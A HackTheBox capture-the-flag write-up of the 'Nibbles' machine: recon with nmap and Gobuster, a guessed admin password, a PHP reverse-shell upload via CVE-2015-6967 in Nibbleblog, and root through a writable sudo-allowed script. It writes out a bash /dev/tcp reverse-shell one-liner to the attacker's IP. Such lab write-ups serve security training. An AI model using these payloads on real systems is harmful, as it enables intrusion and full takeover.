

# Nibbles

HackTheBox — Machine Writeup

**Difficulty:** Easy  
**OS:** Linux (Ubuntu)  
**write by:** Hamadache Lina

## Overview

Nibbles is an easy Linux box running a self-hosted blog called **Nibbleblog**. The attack path is pretty straightforward: enumerate the web app, find the CMS version, exploit a known file upload vulnerability (CVE-2015-6967) to get a shell, and then abuse a misconfigured `sudo` rule to escalate to root.

## Reconnaissance

### Port Scanning

First thing — scan the machine to see what's open.

```
nmap -Pn -sV -sC -p- --min-rate 5000 -oN nibbles_scan.txt  
10.129.5.93
```

The scan came back with two open ports: **22 (SSH)** and **80 (HTTP)**. Nothing weird, pretty standard Linux web box setup.

### Web Enumeration

Browsing to `http://10.129.5.93/` gave me a plain "Hello world!" page — not much there.




Figure 1: Root page at `http://10.129.5.93/` — just a Hello World

I checked the page source and found a comment pointing to `/nibbleblog/`. Navigating there revealed the actual blog.

```
Blog path: http://10.129.5.93/nibbleblog/
```

## Directory Busting

I ran Gobuster against the blog path to find hidden files and directories:

```
gobuster dir -u http://10.129.5.93/nibbleblog/ \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.
txt \
-x php,txt
```

```
[*]$ gobuster dir -u http://10.129.5.93/nibbleblog/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://10.129.5.93/nibbleblog/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:       gobuster/3.6
[+] Extensions:      php,txt
[+] Timeout:         10s
=====
```

Figure 2: Gobuster running against `/nibbleblog/`

```
=====
/.php                (Status: 403) [Size: 301]
/index.php           (Status: 200) [Size: 2987]
/sitemap.php         (Status: 200) [Size: 402]
/content             (Status: 301) [Size: 323] [--> http://10.129.5.93/nibbleblog/content/]
/themes              (Status: 301) [Size: 322] [--> http://10.129.5.93/nibbleblog/themes/]
/feed.php            (Status: 200) [Size: 302]
/admin               (Status: 301) [Size: 321] [--> http://10.129.5.93/nibbleblog/admin/]
/admin.php           (Status: 200) [Size: 1401]
/plugins             (Status: 301) [Size: 323] [--> http://10.129.5.93/nibbleblog/plugins/]
/install.php         (Status: 200) [Size: 78]
/update.php          (Status: 200) [Size: 1622]
/README              (Status: 200) [Size: 4628]
/languages            (Status: 301) [Size: 325] [--> http://10.129.5.93/nibbleblog/languages/]
/LICENSE.txt         (Status: 200) [Size: 35148]
/COPYRIGHT.txt       (Status: 200) [Size: 1272]
/.php                (Status: 403) [Size: 301]
```

Figure 3: Gobuster results — several interesting paths discovered

Key findings from the scan:

- `/admin.php` — admin login panel
- `/content/` — user data and configs
- `/install.php`, `/update.php` — setup files
- `/README` — version info

## Finding Credentials

Browsing to `/nibbleblog/content/private/users.xml` exposed the users file — no password hash, but it confirmed the admin username is **admin**.




Figure 4: users.xml exposing the admin username

## Version Discovery

The README file at `http://10.129.5.93/nibbleblog/README` revealed the exact version:

```
===== Nibbleblog =====
Version: v4.0.3
Codename: Coffee
Release date: 2014-04-01
```

Figure 5: README — Nibbleblog v4.0.3

CMS: Nibbleblog v4.0.3 (Codename: Coffee, released 2014-04-01)

## Exploitation

### CVE-2015-6967 — Arbitrary File Upload

A quick search for "Nibbleblog 4.0.3 exploit" pointed me straight to **CVE-2015-6967**.

#### What is a CVE?

CVE stands for *Common Vulnerabilities and Exposures*. It's basically a public database of known security bugs. Each one gets a unique ID like:

CVE - 2015 - 6967

The year tells you when it was found, the number is just a unique identifier. This one

is a file upload vulnerability in Nibbleblog's My Image plugin — it lets you upload a PHP file and then execute it through the web server.

I logged into the admin panel at `/nibbleblog/admin.php` using:

- **Username:** admin
- **Password:** nibbles (guessed — it was the machine name)

Then I went to **Plugins** ; **My Image** and uploaded a PHP reverse shell file. The file gets saved to:

```
/nibbleblog/content/private/plugins/my_image/image.php
```

Before triggering it, I set up my listener:

```
nc -lvnp 4444
```

Then browsed to the uploaded file URL to execute it. The shell came back instantly.

```
[us-dedivip-1]-[10.10.15.123]-[11n4@htb-p6ayojlceo]-[~]  
→ [*]$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.10.15.123] from (UNKNOWN) [10.129.5.93] 47384  
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux  
12:56:21 up 6:03, 0 users, load average: 0.00, 0.00, 0.00  
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU WHAT  
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
nibbler  
$
```

Figure 6: Reverse shell received — running as nibbler

Got a shell as **nibbler**. First thing I always do:

```
$ whoami  
nibbler
```

## Privilege Escalation

### Checking Sudo Permissions

After stabilizing the shell, I checked what sudo rights nibbler has:

```
sudo -l
```

The output showed:

```
(root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

nibbler can run `monitor.sh` as root — with no password. The file doesn't even exist yet, meaning we can create it with whatever we want.

```
nibbler@Nibbles:/$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/$
```

Figure 7: `sudo -l` — nibbler can run `monitor.sh` as root with no password

## Unzipping personal.zip

There was a `personal.zip` in nibbler's home. I unzipped it to create the directory structure:

```
unzip personal.zip
```

```
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
unzip personal.zip
Archive:  personal.zip
  creating: personal/
  creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ ls -la /home/nibbler/personal/stuff/monitor.sh
ls -la /home/nibbler/personal/stuff/monitor.sh
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$
```

Figure 8: Unzipping `personal.zip` — creates `personal/stuff/monitor.sh`

The file already exists and is world-writable (`-rwxrwxrwx`). We can just overwrite it.

## Writing the Malicious Script

I overwrote `monitor.sh` with a reverse shell payload:

```
echo '#!/bin/bash' > /home/nibbler/personal/stuff/monitor.sh
echo 'bash -i >& /dev/tcp/10.10.15.123/5555 0>&1' >> /home/
nibbler/personal/stuff/monitor.sh
```

```
nibbler@Nibbles:/home/nibbler$ echo '#!/bin/bash' > /home/nibbler/personal/stuff/monitor.sh
k$ echo '#!/bin/bash' > /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ echo 'bash -i >& /dev/tcp/10.10.15.123/5555 0>&1' >> /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ sudo /home/nibbler/personal/stuff/monitor.sh
sudo /home/nibbler/personal/stuff/monitor.sh
```

Figure 9: Overwriting `monitor.sh` and running it with `sudo`

Set up another listener on port 5555, then ran:

```
sudo /home/nibbler/personal/stuff/monitor.sh
```

Root shell. Done.

```
[us-dedivip-1]-[10.10.15.123]-[11n4@ntb-psayo]iceb]-[~]  
[★]$ nc -lvnp 5555  
listening on [any] 5555 ...  
connect to [10.10.15.123] from (UNKNOWN) [10.129.5.93] 58264  
root@Nibbles:/home/nibbler# cat /root/root.txt  
cat /root/root.txt
```

Figure 10: Root shell received — `cat /root/root.txt`

## Summary

| Step        | What happened                                                                         |
|-------------|---------------------------------------------------------------------------------------|
| Recon       | Found port 80 running Nibbleblog via Nmap                                             |
| Enumeration | Gobuster found <code>/content/</code> , <code>/admin.php</code> , <code>README</code> |
| Info leak   | <code>users.xml</code> leaked admin username; <code>README</code> gave version        |
| Foothold    | CVE-2015-6967 file upload via My Image plugin                                         |
| Shell       | Reverse shell as <code>nibbler</code> on port 4444                                    |
| PrivEsc     | <code>sudo NOPASSWD</code> on writable <code>monitor.sh</code>                        |
| Root        | Replaced script with reverse shell, ran with <code>sudo</code>                        |

**Rooted!**